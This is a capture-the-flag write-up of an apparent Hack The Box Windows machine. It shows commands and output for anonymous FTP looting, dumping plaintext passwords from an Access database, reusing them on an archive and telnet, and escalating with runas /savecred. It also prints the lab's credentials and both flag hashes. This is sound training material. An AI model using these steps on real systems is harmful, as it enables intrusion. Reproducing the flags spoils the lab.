

## Access :



## Enumeration :

First, let's start a simple nmap scan with 'nmap -A -p- 10.10.10.98'

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp    open  telnet?
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: MegaCorp
```

We see port 21 ftp open, 23 telnet and 80 http. Into ftp, anonymous login is allowed, so let's login to ftp as anonymous

```
root@kali:~# ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 08:16PM <DIR> Backups
08-24-18 09:00PM <DIR> Engineer
226 Transfer complete.
```

Once logged go to Backups and download the backup file on it

```
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 08:16PM 5652480 backup.mdb
226 Transfer complete.
ftp> mget backup.mdb
mget backup.mdb? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 28296 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
5652480 bytes received in 1.34 secs (4.0082 MB/s)
```

We go a WARNING ! Error, let's put our ftp into binary mod and download it again

```
ftp> binary
200 Type set to I.
ftp> mget backup.mdb
mget backup.mdb? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 1.49 secs (3.6100 MB/s)
```

Then go to Engineer and download the archive on it

```
ftp> cd Engineer
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18 12:16AM 10870 Access Control.zip
226 Transfer complete.
ftp> mget "Access Control.zip"
mget Access Control.zip? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
10870 bytes received in 0.07 secs (160.5256 kB/s)
```

Use mdb-tools against backup.mdb

Source : <http://nialldonegan.me/2007/03/10/converting-microsoft-access-mdb-into-csv-or-mysql-in-linux/>

Use mdb-tables for look wich tables there is into the backup.mdb file

```
root@kali:~# mdb-tables backup.mdb
acc antiback acc door acc firstopen acc firstopen emp acc holidays acc interlock acc levelset acc levelset door group acc linkageio acc map acc mapdoo
rpos acc morecardempgroup acc morecardgroup acc timeseg acc wiegandfmt ACGroup acholiday ACTimeZones action log AlarmLog areaadmin att attreport att w
aitforprocessdata attcalclg attexception AuditedExc auth group permissions auth message auth permission auth user auth user_groups auth user_user_per
missions base additiondata base appoption base basecode base datatranslation base operatorortemplate base personaloption base strresource base strtransl
ation base systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds bak django content type django session Em
Oplog empitemdefine EXCNOTES FaceTemp iclock dstime iclock oplog iclock testdata iclock testdata admin area iclock testdata admin dept LeaveClass Leav
eClassl Machines NUM RUN NUM RUN DEIL operatecmds personnel area personnel cardtype personnel empchange personnel leaveLog ReportItem SchClass SECURIT
YDETAILS ServerLog SHIFT TBKEY TBSMSALLot TBSMSINFO TEMPLATE USER OF RUN USER SPEDAY UserACMachines UserACPrivilege USERINFO userinfo attarea UsersMac
hines UserUpdates worktable groupmsg worktable instantmsg worktable msgtype worktable usrmgs ZKAttendanceMonthStatistics acc_levelset emp acc morecard
set ACUnlockComb AttParam auth group AUTHDEVICE base option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER TEMP SCH Use
rUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSe
t acc_reader acc_auxiliary STD WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEX
```

We see few interesting table, after use mdb-export with few of them we found a really interesting one, auth\_user

```
root@kali:~# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

The 'Access Control.zip' is password protected, try to use those info for password (username, mail)

[access4u@security](mailto:access4u@security) is the password, extract the content of 'Access Control.zip' with this mail for password, and we got this file



After few google research about file with pst extension we found it can be opened with outlook

## What is a PST file?

A PST file is a data storage file that contains personal information used by Microsoft Outlook and Exchange. It may also include e-mail folders, contacts, addresses, and other data.

That didn't help me so much because i'm on linux. So i do more reasearch and i foud this website <https://www.coolutils.com/de/online/PST-to-MBOX>

He will convert our pst file

### 1 Upload PST file to convert

Access Control.pst is ready to be converted

Browse


### 2 Set convert options

Convert to	Options
▶ PDF	▶ Header & Footer
▶ EML	
▶ Doc	
▶ HTML	
▶ JPEG	
▶ Text	
▶ TIFF	

### 3 Get converted file

DOWNLOAD CONVERTED FILE

Once downloaded our converted file (pdf), open it



We see a message who said the security account password as changed to 4Cc3ssC0ntr0ller

Connect to telnet as security with 4Cc3ssC0ntr0ller for password

```
root@kali:~# telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*=====
Microsoft Telnet Server.
*=====
C:\Users\security>
```

Take your user flag

```
C:\Users\security\Desktop>more user.txt
ff1f3b48913b213a31ff6756d2553d38

C:\Users\security\Desktop>
```

user.txt = ff1f3b48913b213a31ff6756d2553d38

## **Privilege Escalation :**

Use cmdkey for enumerate user

```
C:\Users\security\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                     Type: Domain Password
    User: ACCESS\Administrator
```

After some research we found a link file into the public desktop with an interesting content

```
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
L0F0@ 0070007000#0P/P000 0:i0+000/C:\R1M0:Windows00:00M0:*wWindowsV1MV0System3200:00MV0*0System32X2P0:0
runas.exe00:100:10*Y
runas.exeL-k00E0C:\Windows\System32\runas.exe#...\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administ
rator /savedcred "C:\ZKTeco\ZKAccess3.5\Access.exe"C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico0%SystemDrive%\ZKTeco\ZKAccess3.5\
img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico0%0
0wN000]N0D.00Q000`0Xaccess0_0008{E03
00j)0H000
)ú[0_0008{E03
00j)0H000
)ú[0 001SPS0XF0L8C000&0m0e*S-1-5-
21-953262931-566350628-63446256-500
```



We see the lnk file use runas, as administrator and '/savecred' that mean we can use runas as administrator without password

After few more research we found we can write content into temp directory

```
C:\temp>mkdir test

C:\temp>dir
Volume in drive C has no label.
Volume Serial Number is 9C45-DBF0

Directory of C:\temp

01/24/2019  05:17 AM    <DIR>          .
01/24/2019  05:17 AM    <DIR>          ..
01/21/2019  11:17 PM                5 a.txt
08/21/2018  10:25 PM    <DIR>          logs
08/21/2018  10:25 PM    <DIR>          scripts
08/21/2018  10:25 PM    <DIR>          sqlsource
01/24/2019  05:17 AM    <DIR>          test
01/21/2019  11:18 PM                5 y.txt
               2 File(s)              10 bytes
               6 Dir(s) 16,693,411,840 bytes free
```

Let's use runas.exe as administrator for copy root.txt into temp directory

```
C:\temp>runas /savecred /user:ACCESS\Administrator "cmd.exe /c type C:\users\administrator\desktop\root.txt > c:\temp\root.txt"

C:\temp>dir
Volume in drive C has no label.
Volume Serial Number is 9C45-DBF0

Directory of C:\temp

01/24/2019  05:20 AM    <DIR>          .
01/24/2019  05:20 AM    <DIR>          ..
01/21/2019  11:17 PM                5 a.txt
08/21/2018  10:25 PM    <DIR>          logs
01/24/2019  05:20 AM                32 root.txt
08/21/2018  10:25 PM    <DIR>          scripts
08/21/2018  10:25 PM    <DIR>          sqlsource
01/24/2019  05:17 AM    <DIR>          test
01/21/2019  11:18 PM                5 y.txt
               3 File(s)              42 bytes
               6 Dir(s) 16,693,854,208 bytes free

C:\temp>more root.txt
6e1586cc7ab230a8d297e8f933d904cf
```

root.txt = 6e1586cc7ab230a8d297e8f933d904cf